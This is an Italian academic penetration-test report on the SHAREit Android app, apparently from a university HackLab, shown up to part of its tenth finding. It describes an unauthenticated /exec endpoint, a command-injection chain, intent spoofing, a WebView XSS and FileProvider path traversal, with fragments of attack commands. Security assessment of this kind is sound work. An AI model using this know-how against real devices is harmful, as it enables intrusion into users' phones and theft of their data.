



Università degli Studi di Bari Aldo Moro

HackLab

Android Mobile Penetration Testing

Analisi e Penetration Test dell'App

SHAREit (v 5.8.38_ww)

Autore: Domenico Vicenti

Data: 06/06/2026

Applicazione: SHAREit

Contents

OVERVIEW	4
1. Introduzione	4
2. Il Sistema Operativo Android.....	5
3. Il Framework OWASP Mobile Security	6
• OWASP Mobile Application Security Verification Standard (MASVS):	6
• OWASP Mobile Application Security Testing Guide (MASTG):	6
4. Metodologia di Penetration Testing e Tecniche di Analisi	7
• Analisi Statica (Static Application Security Testing - SAST):	7
• Analisi Dinamica (Dynamic Application Security Testing - DAST):	7
• Reverse Engineering:.....	8
5. Mobile Security Framework (MobSF) e Tecniche di Exploitation	9
• Analisi e Sfruttamento delle Vulnerabilità sugli Intent:	9
• Insecure Platform Interaction (Interazione Insicura con la Piattaforma):	9
• Remote Code Execution (RCE):	10
• Cross-Site Scripting (XSS) in ambito Mobile.....	10
Scope	11
Executive Summary	12
1. Esposizione a Attacchi di Rete e Truffe Wireless.....	12
2. Violazione della "Cassaforte" dell'Applicazione	12
3. Dirottamento Visivo e Manipolazione dell'Utente.....	12
4. Archiviazione Insicura e Rischio di Sanzioni Legali	12
Vulnerabilità	14
1. Broken API & Unauthenticated Command Execution	14
• Server HTTP Embedded non autenticato:.....	14
• Meccanismo di convalida dell'IP aggirabile:	14
• Fiducia riposta nel livello di trasporto (TCP):	14
• Bypass tramite storage locale:	14
2. Remote Code Execution (RCE) via Command Injection.....	14
• Invocazione insicura di comandi shell.....	14
• Controller centrale dei messaggi (DefaultChannel):.....	15
3. Vulnerabilità nella Gestione dei Componenti (Component Hijacking)	16
• Esportazione Indiscriminata:.....	16
• Esposizione di Activity Core:	16

• Abuso di Permessi Sensibili:.....	16
4. Vettori di Attacco IPC (Intent Spoofing)	16
• Bypass della UI e Controllo Remoto:.....	16
• Falsificazione di Eventi di Sistema:.....	16
5. Vulnerabilità delle WebView (Lethal Platform Interaction)	17
• WebView Validation Bypass:.....	17
• Universal Local XSS:.....	17
6. Perdita di Dati nei Log di Sistema (Data Leakage)	17
• Informazioni Esposte:.....	17
7. Database Locali non Cifrati	17
• Exploit Logico:	18
8. Violazione della Sandbox (Path Traversal)	18
Lettura e Scrittura Arbitraria:	18
9. Vulnerabilità nella comunicazione di Rete	18
• Traffico in Chiaro (Cleartext):.....	18
• Server HTTP Embedded Vulnerabili:	19
Meccanismi di Autenticazione Deboli:	19
• Carenze Crittografiche:	19
10. Qualità del Codice e Impostazioni di Build (Code Quality)	19
Verifiche OWASP	20
Evidenze.....	23
0. Fase di esplorazione iniziale e prime evidenze utili	23
1. Broken API & Unauthenticated Command Execution	28
2. Remote Code Execution (RCE) via Command Injection.....	31
3. Vulnerabilità nella Gestione dei Componenti (Component Hijacking)	32
4. Vettori di Attacco IPC (Intent Spoofing)	33
Innesco Servizi di Rete:.....	33
Falsificazione Stato Pacchetti:	33
Falsificazione Interazione Notifiche:	34
5. Vulnerabilità delle WebView (Lethal Platform Interaction & XSS).....	35
6. Perdita di Dati nei Log di Sistema (Data Leakage)	36
7. Database Locali non Cifrati	37
8. Violazione della Sandbox (Path Traversal via FileProvider CVE-2019-12373).....	38
9. Vulnerabilità nella Comunicazione di Rete (CVE-2020-27956)	40

10. Qualità del Codice e RE Resilience.....	42
Metodologie di Mitigazione e Hardening (Remediation).....	43
1. Broken API & Unauthenticated Command Execution	43
2. Remote Code Execution (RCE) via Command Injection.....	43
3. Vulnerabilità nella Gestione dei Componenti (Component Hijacking)	44
4. Vettori di Attacco IPC (Intent Spoofing)	45
5. Vulnerabilità delle WebView (Lethal Platform Interaction)	45
6. Perdita di Dati nei Log di Sistema (Data Leakage)	46
7. Database Locali non Cifrati	46
8. Violazione della Sandbox (Path Traversal via FileProvider).....	46
9. Vulnerabilità nella Comunicazione di Rete.....	47
10. Qualità del Codice e Impostazioni di Build (Code Quality).....	48
BIBLIOGRAFIA	48

OVERVIEW

1. Introduzione

Al giorno d'oggi, i dispositivi informatici sono presenti ogni aspetto della vita quotidiana. L'evoluzione tecnologica ha guidato la transizione dai tradizionali PC desktop a dispositivi sempre più piccoli, portatili e interconnessi, quali tablet e smartphone. Parallelamente, la massiccia diffusione di Internet e la costante fruizione di servizi web-based (comunicazione, messaggistica, applicativi bancari e social) hanno reso la tecnologia mobile un elemento imprescindibile nella quotidianità.

In questo scenario, la sicurezza informatica in ambito mobile ha assunto un'importanza critica. I dispositivi portatili, per loro stessa natura, elaborano e custodiscono una quantità massiccia di dati sensibili e informazioni personali (PII, credenziali di accesso, dati finanziari e file multimediali privati), diventando di fatto il bersaglio principale per potenziali attaccanti e attacchi mirati. Di conseguenza, garantire la riservatezza, l'integrità e la disponibilità di tali dati direttamente all'interno delle applicazioni mobili è diventata una priorità assoluta per sviluppatori e professionisti della sicurezza.

Il presente report documenta l'attività di Mobile Penetration Testing effettuata sull'applicazione Android SHAREit (versione 5.8.38_ww), con l'obiettivo di identificare falle logiche, vulnerabilità implementative o configurazioni insicure, fornendo al contempo le relative strategie di mitigazione e risoluzione.

L'analisi di sicurezza è stata condotta adottando un approccio metodologico standardizzato e ampiamente riconosciuto a livello internazionale. Nello specifico, le verifiche sono state strutturate seguendo le linee guida del Mobile Application Security Testing Guide (MASTG) e valutate rispetto ai requisiti di sicurezza definiti dall'Open Worldwide Application Security Project (OWASP) all'interno del Mobile Application Security Verification Standard (MASVS). Nelle sezioni successive verranno dettagliati l'architettura del sistema operativo Android, gli strumenti (tool) utilizzati per le fasi di analisi statica e dinamica, l'ambiente di testing e l'esito dei singoli controlli effettuati.

2. Il Sistema Operativo Android

Per comprendere appieno le dinamiche di sicurezza e le vulnerabilità analizzate nel presente report, è fondamentale delineare le caratteristiche strutturali dell'ambiente d'esecuzione dell'applicazione. Android è un sistema operativo open-source basato sul kernel Linux, progettato prevalentemente per dispositivi mobili come smartphone e tablet. La sua architettura è strutturata a livelli, partendo dal kernel (che gestisce l'hardware e i driver) fino ad arrivare al livello applicativo.

Una delle peculiarità di Android è il suo modello di sicurezza basato sul concetto di **sandbox applicativa**. Ogni applicazione viene eseguita in un processo isolato e le viene assegnato un identificativo utente univoco (UID) a livello di sistema operativo. Questo meccanismo garantisce che, per impostazione predefinita, un'applicazione non possa accedere alle risorse, alla memoria o ai dati di un'altra applicazione, né alle componenti sensibili del sistema, a meno che non le vengano concessi esplicitamente i permessi necessari o non avvenga un'interazione mediata.

L'interazione tra le diverse applicazioni e i componenti interni del sistema avviene attraverso meccanismi di **Inter-Process Communication (IPC)**, regolati principalmente da oggetti fondamentali noti come **Intent**. Gli Intent fungono da messaggi asincroni utilizzati per richiedere un'azione da un altro componente applicativo (come Activity, Service, Broadcast Receiver o Content Provider). Se da un lato questa architettura garantisce flessibilità e modularità, dall'altro introduce una superficie d'attacco critica: una gestione insicura, l'esposizione di componenti non protetti o la convalida insufficiente degli Intent (come nel caso degli Intent impliciti o vulnerabilità di *Insecure Platform Interaction*) possono consentire ad applicazioni

malevole di intercettare dati sensibili o forzare l'esecuzione di azioni non autorizzate per conto dell'utente.

Pertanto, l'analisi condotta in questo report si concentra in gran parte sulla verifica della corretta implementazione di questi meccanismi di comunicazione e sulla robustezza delle barriere di isolamento dell'applicazione rispetto all'intero ecosistema Android.

3. Il Framework OWASP Mobile Security

Per garantire l'oggettività, la replicabilità e la conformità agli standard industriali delle attività di penetration testing, l'analisi è stata interamente standardizzata secondo le metodologie sviluppate dall'**Open Worldwide Application Security Project (OWASP)**. OWASP è un'organizzazione no-profit di rilevanza globale che si pone l'obiettivo di migliorare la sicurezza del software, fornendo linee guida, documentazione e strumenti di riferimento gratuiti e open-source per sviluppatori ed esperti di sicurezza in tutto il mondo.

Nel contesto specifico dei dispositivi portatili, i pilastri metodologici adottati in questo report sono due:


- **OWASP Mobile Application Security Verification Standard (MASVS):** Rappresenta lo standard di riferimento per i requisiti di sicurezza delle applicazioni mobili. Il MASVS definisce un modello di sicurezza strutturato che permette di valutare i controlli implementati all'interno dell'applicazione, suddividendoli in diverse categorie critiche (tra cui la sicurezza dell'archiviazione dei dati, la crittografia, l'autenticazione, la comunicazione di rete e l'interazione con la piattaforma).
- **OWASP Mobile Application Security Testing Guide (MASTG):** Costituisce il manuale tecnico e operativo completo per l'esecuzione dei test di sicurezza su applicazioni Android e iOS. Il MASTG descrive nel dettaglio i processi, gli strumenti e i vettori di attacco effettivi (sia per l'analisi statica che per l'analisi dinamica) per verificare la conformità ai singoli requisiti espressi dal MASVS.

L'adozione di questo duplice framework ha permesso di mappare sistematicamente le vulnerabilità riscontrate (come le configurazioni errate nell'interazione con la piattaforma Android o la gestione insicura dei messaggi inter-processo) all'interno di metriche standardizzate. Questo approccio non solo assicura un'identificazione rigorosa delle falle, ma fornisce un modello chiaro e strutturato per la successiva implementazione delle relative contromisure di sicurezza da parte dei team di sviluppo.


4. Metodologia di Penetration Testing e Tecniche di Analisi

L'attività di Mobile Penetration Testing si articola attraverso una metodologia rigorosa che mira a esaminare l'applicazione da molteplici prospettive, combinando approcci complementari per identificare sia difetti strutturali nel codice sia comportamenti insicuri a runtime. Il processo d'analisi si divide principalmente in due macro-fasi, supportate da tecniche di ingegneria inversa:

- **Analisi Statica (Static Application Security Testing - SAST):** Questa fase prevede l'esame del pacchetto applicativo (il file .apk nel caso di Android) senza che il codice venga effettivamente eseguito. L'obiettivo è analizzare la struttura del software, i file di configurazione (come il manifest dell'applicazione) e il codice sorgente recuperato. L'analisi statica permette di individuare hardcoding di credenziali o chiavi crittografiche, configurazioni errate dei permessi, l'esposizione non protetta di componenti interni e l'utilizzo di funzioni o librerie obsolete e potenzialmente vulnerabili.
- **Analisi Dinamica (Dynamic Application Security Testing - DAST):** A differenza della precedente, l'analisi dinamica viene eseguita mentre l'applicazione è in esecuzione all'interno di un ambiente controllato (un emulatore o un dispositivo fisico di test). Questa tecnica permette di osservare il comportamento reale dell'applicazione in tempo reale, monitorando il traffico di rete generato, i dati scritti in memoria o nel file system locale, e le modalità con cui l'applicativo interagisce con il sistema operativo attraverso lo scambio di messaggi (IPC) e Intent. Risulta fondamentale per identificare vulnerabilità logiche e difetti di gestione delle sessioni che non emergerebbero dal solo codice statico.
 - **Genymotion:** Per l'esecuzione dell'analisi dinamica e la validazione sul campo delle tecniche di exploitation, è stato impiegato Genymotion, un emulatore Android basato su architettura x86 che offre prestazioni elevate e flessibilità nella simulazione hardware. Genymotion fornisce l'ambiente controllato (sandbox) ideale in cui installare l'applicazione sotto analisi, permettendo di interagire liberamente con il sistema operativo, lanciare i comandi di exploitation tramite shell ed eseguire i vettori di Intent manipolati per osservare in tempo reale le reazioni e i crash dell'applicativo.




- **Reverse Engineering:** Rappresenta una fase propedeutica e trasversale indispensabile nel mobile penetration testing. Poiché i file binari distribuiti sono compilati, si utilizzano strumenti di decompilazione e disassemblaggio per ricostruire una rappresentazione leggibile del codice sorgente originario (in linguaggio Java o Kotlin per Android) e della sua logica di funzionamento. Il Reverse Engineering consente all'analista di comprendere l'architettura interna dell'applicazione, mappare i flussi di esecuzione e facilitare l'individuazione di punti deboli specifici da colpire durante la successiva fase dinamica.
 - **JADX (Java Decompiler - Integrato in MobSF):** Il motore di decompilazione **JADX** costituisce il cuore dell'analisi statica automatizzata di MobSF. All'interno del framework, JADX si occupa di convertire i file in formato .dex (caratteristici del bytecode Android) in codice sorgente Java intelligibile. Questo ha permesso una navigazione fluida e approfondita direttamente dalla dashboard di MobSF tra le classi core dell'applicazione, facilitando l'analisi logica delle funzioni di validazione degli input, la ricerca di stringhe sensibili e la comprensione precisa del flusso di esecuzione che regola i componenti vulnerabili (come le routine di rete e la gestione delle WebView).



L'unione coordinata di queste tecniche, in piena conformità con le linee guida MASTG di OWASP, garantisce una copertura esaustiva della superficie d'attacco

dell'applicazione, permettendo di validare l'efficacia dei meccanismi di sicurezza implementati.

5. Mobile Security Framework (MobSF) e Tecniche di Exploitation



Per ottimizzare la fase di footprinting e l'identificazione preliminare delle vulnerabilità, è stato impiegato **Mobile Security Framework (MobSF)**, un tool di sicurezza automatizzato open-source ampiamente riconosciuto nel settore della sicurezza mobile. MobSF è stato utilizzato come orchestratore per l'analisi statica dell' apk, consentendo di effettuare rapidamente il parsing del file AndroidManifest.xml, rilevare i permessi richiesti e mappare i componenti esportati o vulnerabili dell'applicazione. I risultati e i vettori di attacco emersi da questa analisi automatizzata hanno fornito le fondamenta per le successive attività di exploitation manuale.

Le tecniche di exploitation e verifica sul campo si sono concentrate principalmente sulle seguenti metodologie:


- **Analisi e Sfruttamento delle Vulnerabilità sugli Intent:** Sulla base dei componenti emersi dall'analisi con MobSF, sono stati testati i meccanismi di comunicazione inter-processo (IPC) del sistema Android. Nello specifico, l'attività si è focalizzata sull'invio di Intent malevoli o non strutturati verso componenti vulnerabili (come Activity o Service erroneamente esportati e privi di permessi di protezione adeguati), al fine di aggirare le restrizioni dell'applicazione o manipolarne lo stato interno.
- **Insecure Platform Interaction (Interazione Insicura con la Piattaforma):** Questa tecnica ha mirato a sfruttare le lacune nel modo in cui l'applicazione interagisce con le API native di Android e con le altre risorse del sistema

operativo. Attraverso una convalida insufficiente dei dati in ingresso o l'abuso di funzionalità di condivisione e ricezione dati, è stato possibile verificare l'effettivo isolamento della sandbox applicativa rispetto a potenziali attacchi condotti da applicazioni terze coesistenti sullo stesso dispositivo.

- **Remote Code Execution (RCE):** La combinazione delle falle di interazione con la piattaforma e della gestione insicura degli Intent ha permesso di valutare la fattibilità di attacchi ad alto impatto come l'esecuzione remota di codice. Questa tecnica mira a costringere l'applicazione a interpretare stringhe di testo, script o file provenienti da fonti non fidate (o intercettati a runtime) come comandi esecutivi, portando potenzialmente alla totale compromissione del contesto applicativo e dei dati in esso custoditi.
- **Cross-Site Scripting (XSS) in ambito Mobile:** Sebbene l'XSS sia una vulnerabilità storicamente associata ad applicativi web, essa trova ampio spazio nel contesto mobile attraverso l'abuso dei componenti **WebView**. Molte applicazioni utilizzano le WebView per renderizzare contenuti HTML/JavaScript dinamici direttamente all'interno dell'interfaccia nativa. L'iniezione di script malevoli (tramite input utente non sanificati, file locali manipolati o comunicazioni intercettate) consente l'esecuzione di codice JavaScript arbitrario nel contesto dell'applicazione, potendo portare al furto di token di sessione, alla manipolazione dell'interfaccia grafica o all'accesso a funzionalità del dispositivo esposte tramite interfacce JavaScript personalizzate.

L'integrazione tra lo screening automatizzato di MobSF e l'exploitation manuale per azioni più mirate, ha permesso di validare la reale gravità delle minacce, fornendo un quadro d'impatto concreto per ciascuna delle vulnerabilità riscontrate. Di seguito, il report tecnico sulla base degli standard OWASP.

Scope



SHAREit è un'applicazione multiplatforma per il **trasferimento e la condivisione di file** (foto, video, musica, documenti) tra dispositivi **Android, iOS, Windows e macOS** usata su larga scala con più di **1 miliardo di download**. La sua caratteristica principale è l'utilizzo della tecnologia **WiFi Direct**, che permette di creare una connessione diretta tra i dispositivi senza bisogno di una connessione a Internet o di cavi, rendendo i trasferimenti fino a **200 volte più veloci** rispetto al Bluetooth.

Oltre allo scambio di file, l'app offre diverse funzionalità aggiuntive:

- **Gestione File:** Include un file manager per organizzare, spostare o eliminare contenuti e uno strumento di pulizia per liberare spazio di archiviazione.
- **Lettore Multimediale:** Permette di riprodurre musica e video direttamente all'interno dell'applicazione.
- **Clonazione Dispositivo:** Facilita il passaggio di dati (contatti, app, foto) da un vecchio smartphone a uno nuovo.
- **Versioni Disponibili:** Esiste l'applicazione completa e una versione **Lite**, più leggera e con un'interfaccia semplificata, entrambe gratuite.

La versione dell'apk oggetto dell'analisi è la 5.8.38_ww avente le seguenti caratteristiche:

Nome Apk	shareit.apk
MD5	dc595184277a47e2a9daf5e50ba75ecd
SHA1	0d2af5ff4c2be3434ae2366a4c858b0761237af5

Executive Summary

1. Esposizione a Attacchi di Rete e Truffe Wireless (Vulnerabilità N. 1, 2, 9)

- **Cos'è:** L'applicazione apre dei "canali di comunicazione" non protetti sulla rete wireless.
- **Impatto Aziendale:** Se un dipendente utilizza l'applicazione all'interno di una rete Wi-Fi pubblica, un malintenzionato sulla stessa rete può spiare i file che vengono trasferiti o iniettare comandi per forzare il dispositivo a compiere azioni indesiderate, bypassando i controlli di sicurezza aziendali.

2. Violazione della "Cassaforte" dell'Applicazione (Vulnerabilità N. 3, 4, 8)

- **Cos'è:** I meccanismi di isolamento del telefono, che dovrebbero impedire alle app di spiarsi a vicenda, sono difettosi.
- **Impatto Aziendale:** Qualsiasi applicazione (anche un gioco apparentemente innocuo installato dal dipendente) può superare i confini di sicurezza, entrare nella memoria protetta di SHAREit e rubare informazioni sensibili, oppure attivare funzioni dello smartphone (come la fotocamera o la localizzazione) sfruttando i permessi concessi a SHAREit.

3. Dirottamento Visivo e Manipolazione dell'Utente (Vulnerabilità N. 5)

- **Cos'è:** La finestra del browser interna all'applicazione può essere pilotata dall'esterno.
- **Impatto Aziendale:** Un utente può essere ingannato visualizzando schermate di truffe informatiche (Phishing) perfettamente integrate nell'interfaccia dell'applicazione di cui si fida. Questo può portare alla **perdita di credenziali aziendali** o all'esecuzione involontaria di codice dannoso sul dispositivo (attacco chiamato XSS).

4. Archiviazione Insicura e Rischio di Sanzioni Legali (Vulnerabilità N. 6, 7, 10)

- **Cos'è:** I dati storici, le password delle reti e i file di configurazione sono salvati sul telefono "in chiaro" (come un testo leggibile da chiunque) e il software non è protetto contro i tentativi di copia o analisi.

- **Impatto Aziendale:** In caso di smarrimento o furto del dispositivo, i dati contenuti possono essere estratti facilmente tramite un computer anche senza conoscere il codice di sblocco (tramite i backup non protetti). La conservazione di dati personali in chiaro viola i principi fondamentali delle normative sulla privacy (es. **GDPR**), esponendo l'organizzazione a gravi sanzioni pecuniarie e a una perdita di credibilità sul mercato.

Vulnerabilità

1. Broken API & Unauthenticated Command Execution

L'architettura dell'applicazione espone interfacce di rete non protette che gestiscono comandi sensibili.

- **Server HTTP Embedded non autenticato:** È stata rilevata l'attivazione di un server web integrato (processo *com.lenovo.anyshare.gps*) in ascolto su porte TCP come la **2999** e la **43154**. Endpoint critici come */exec* accettano richieste HTTP GET ed elaborano parametri direttamente dall'URL senza richiedere alcun token, sessione o chiave API.
- **Meccanismo di convalida dell'IP aggirabile:** Il server limita l'accesso ai comandi basandosi sul prefisso IP "192.168.". Questa difesa è insufficiente poiché un attaccante nella stessa rete Wi-Fi soddisfa nativamente questo requisito, rendendo gli endpoint sensibili accessibili dalla rete wireless.
- **Fiducia riposta nel livello di trasporto (TCP):** La convalida delle richieste si affida alla presenza dell'IP sorgente in una mappa di sessione locale in memoria. Mancando token crittografici, un attaccante può sfruttare tecniche di **IP Spoofing** o riutilizzare un indirizzo IP precedentemente registrato durante una sessione legittima per invocare servlet interne.
- **Bypass tramite storage locale:** Poiché il database delle sessioni (*history.db*) è memorizzato in chiaro, un attaccante (tramite root o altre vulnerabilità come il Path Traversal rilevato) potrebbe iniettare record arbitrari per pre-autenticare un IP nella mappa di fiducia del server, neutralizzando il blocco 403.

2. Remote Code Execution (RCE) via Command Injection

La possibilità di eseguire codice è garantita da una gestione insicura delle chiamate di sistema accoppiata alle API esposte.

- **Invocazione insicura di comandi shell:** L'analisi statica della classe *com.ushareit.ads.common.utils.h* ha rivelato il metodo *d(String str)* che utilizza *Runtime.getRuntime().exec*. Il parametro stringa viene concatenato direttamente al comando di sistema *getprop* senza alcuna igienizzazione (sanitization) o escaping dei caratteri shell (come *;*, *&*, *|*).

- **Controller centrale dei messaggi (DefaultChannel):** La classe *DefaultChannel* gestisce i messaggi sulla porta 2999 e introduce interfacce per pacchetti denominati *user_command* e *custom_msg*. Questa routine estrae "ciecamente" i parametri dal payload del pacchetto e li distribuisce ai componenti interni senza autenticazione.

La "Kill Chain" dell'RCE:

- 1) L'attaccante, nella stessa rete Wi-Fi, trasmette un pacchetto *user_command* sulla porta 2999.
 - 2) La classe *DefaultChannel* accetta il pacchetto e invoca il comando associato (parametro *str3*).
 - 3) Il parametro viene iniettato nel costrutto vulnerabile *Runtime.getRuntime().exec()*, permettendo l'esecuzione di istruzioni arbitrarie con i privilegi dell'applicazione
-

Sebbene l'interfaccia esposta dal server HTTP embedded consenta un'esecuzione non autenticata, l'impatto complessivo sul sistema ospitante è mitigato dal modello di sicurezza nativo di Android. Il server web viene eseguito interamente all'interno della sandbox applicativa, ereditando lo specifico User Identifier (**UID**) isolato del pacchetto.

Di conseguenza, il modulo funge esclusivamente da **punto di scambio logico e di orchestrazione interna**. Non essendoci canali di privilege escalation attivi verso il sistema operativo sottostante, lo sfruttamento di questa vulnerabilità non consente l'accesso alla memoria di altre applicazioni né la compromissione dell'integrità del firmware del dispositivo, circoscrivendo il rischio al solo perimetro dei dati gestiti dall'applicazione stessa.

3. Vulnerabilità nella Gestione dei Componenti (Component Hijacking)

L'applicazione presenta un'architettura eccessivamente aperta che permette ad app terze malevole di interagire con le sue funzioni interne.

- **Esportazione Indiscriminata:** Il file Manifest rivela che su un totale di **142 Activity, 23 Service e 19 Broadcast Receiver**, gran parte è impostata come *android:exported="true"* senza l'applicazione di permessi personalizzati o filtri restrittivi.
- **Esposizione di Activity Core:** Componenti come *ApMainActivity* possiedono molteplici *intent-filter* personalizzati (es. *com.lenovo.anyshare.action.SHOW_FLASH*) accessibili da qualunque altra applicazione installata sul dispositivo.
- **Abuso di Permessi Sensibili:** L'app richiede permessi pericolosi (fotocamera, posizione, archiviazione esterna). La combinazione di questi permessi con componenti esportati vulnerabili permette a un attaccante di accedere a risorse hardware o dati sensibili sfruttando i privilegi di *SHAREit*

4. Vettori di Attacco IPC (Intent Spoofing)

L'analisi dinamica ha confermato la possibilità di manipolare lo stato dell'app tramite messaggi Intent non autorizzati.

- **Bypass della UI e Controllo Remoto:** Tramite l'utility *am* (Activity Manager), è stato possibile forzare l'attivazione di routine di condivisione di rete (es. *WebShareJIOStartActivity*) senza il consenso dell'utente, inducendo l'app a esporre servizi di ascolto.
- **Falsificazione di Eventi di Sistema:** L'app accetta broadcast arbitrari che simulano notifiche di sistema, come l'installazione di nuovi pacchetti (*PACKAGE_ADDED*) o il click su notifiche custom (*NOTIFICATION_CLICKED*), permettendo di interferire con l'indicizzazione dei file o innescare flussi multimediali in background

5. Vulnerabilità delle WebView (Lethal Platform Interaction)

Le componenti deputate alla visualizzazione di contenuti web rappresentano uno dei punti di compromissione più gravi a livello di piattaforma.

- **WebView Validation Bypass:** La componente esportata *BrowserActivity* non valida correttamente i parametri passati tramite l'Extra Intent `--es url`. Ciò consente a un'app malevola locale di forzare il caricamento di domini arbitrari in primo piano.
- **Universal Local XSS:** Poiché JavaScript è abilitato nelle WebView senza filtri, è possibile iniettare codice javascript nell'Intent per eseguire codice arbitrario. Questo permette il furto di sessioni o la manipolazione dell'interfaccia.

6. Perdita di Dati nei Log di Sistema (Data Leakage)

L'app utilizza frequentemente la classe `android.util.Log` per stampare informazioni di runtime che non vengono rimosse in fase di compilazione.

- **Informazioni Esposte:** I log rivelano in chiaro l'inizializzazione dei canali di comunicazione, le porte di binding, frammenti di configurazione, token, URI e logiche interne. Tali dati possono essere letti da qualsiasi altra applicazione con accesso ai log di sistema tramite *logcat*

7. Database Locali non Cifrati

L'ispezione dello storage locale ha rivelato l'uso di database SQLite memorizzati interamente in chiaro.

local.history.db: Gestito dalla classe `com.lenovo.anyshare.aek`, contiene la tabella record che memorizza identificativi degli elementi visualizzati, cronologia temporale (*last_visit_time*) e cookie di sessione o stringhe di tracciamento.

history.db: Gestito dalla classe *com.lenovo.anyshare.dbv*, è considerato ancora più critico poiché contiene le identità dei dispositivi remoti (tabella user), i segreti di rete (tabella ssid) e lo stato delle sessioni di comunicazione.

- **Exploit Logico:** Poiché *history.db* è in chiaro, un utente con privilegi elevati o un malware potrebbe iniettare record arbitrari per pre-autenticare falsi indirizzi IP e bypassare i blocchi di sicurezza delle API (come l'errore 403)

8. Violazione della Sandbox (Path Traversal)

È stato rilevato un grave difetto di configurazione nel FileProvider dell'app (corrispondente a CVE-2019-12373), che permette il Path Traversal.

Lettura e Scrittura Arbitraria:

- **Lettura:** Tramite il comando content query o content read, è possibile esfiltrare database privati come *history.db* (49KB) bypassando l'isolamento nativo di Android.
- **Scrittura:** La vulnerabilità è simmetrica; è possibile iniettare file arbitrari (es. *poc_test.txt*) all'interno della cartella privata *shared_prefs*, aprendo la strada alla corruzione delle configurazioni XML.

9. Vulnerabilità nella comunicazione di Rete

Come già visto in precedenza nei punti 1 e 2, si è constatato che l'applicazione presenta una gestione insicura dei canali di trasmissione e delle interfacce esposte, analizziamo ora le vulnerabilità a livello di Network Communication.

- **Traffico in Chiaro (Cleartext):** Il file di configurazione *network_security_config.xml* permette esplicitamente il traffico HTTP non cifrato (*cleartextTrafficPermitted="true"*). I dati, inclusi quelli scambiati tramite i server HTTP interni, viaggiano interamente in chiaro sulla rete locale, esponendo gli utenti ad attacchi **Man-in-the-Middle (MitM)** e intercettazione dei dati (sniffing).

- **Server HTTP Embedded Vulnerabili:** L'app attiva un server web integrato (processo *com.lenovo.anyshare.gps*) in ascolto su porte TCP flessibili o statiche, come la **2999** e la **43154**. L'endpoint critico */exec* accetta richieste GET senza alcuna forma di autenticazione o token di sessione (Bearer/API Key).

Meccanismi di Autenticazione Deboli:

- **Validazione IP Aggirabile:** Il server limita l'accesso ai comandi basandosi esclusivamente sul prefisso IP "192.168.". Questo controllo è inefficace poiché chiunque sia connesso alla stessa rete Wi-Fi soddisfa nativamente il requisito.
- **Trust basato sul Trasporto:** La convalida delle richieste per endpoint sensibili si affida alla presenza dell'IP sorgente in una mappa di sessione locale (*dbi.this.i*). Un attaccante può sfruttare tecniche di **IP Spoofing** o riutilizzare un indirizzo IP precedentemente registrato per bypassare l'errore 403.
- **Carenze Crittografiche:** Vi è una totale **assenza di protocolli di cifratura end-to-end** nativi per lo scambio di file. Inoltre, non vengono effettuate verifiche rigorose sulla validità dei certificati per i canali di comunicazione cifrati locali.

10. Qualità del Codice e Impostazioni di Build (Code Quality)

L'analisi ha rilevato pratiche di sviluppo insicure e una scarsa resilienza ai tentativi di reverse engineering, il quale è stato ampiamente sfruttato nel corso di questo penetration testing.

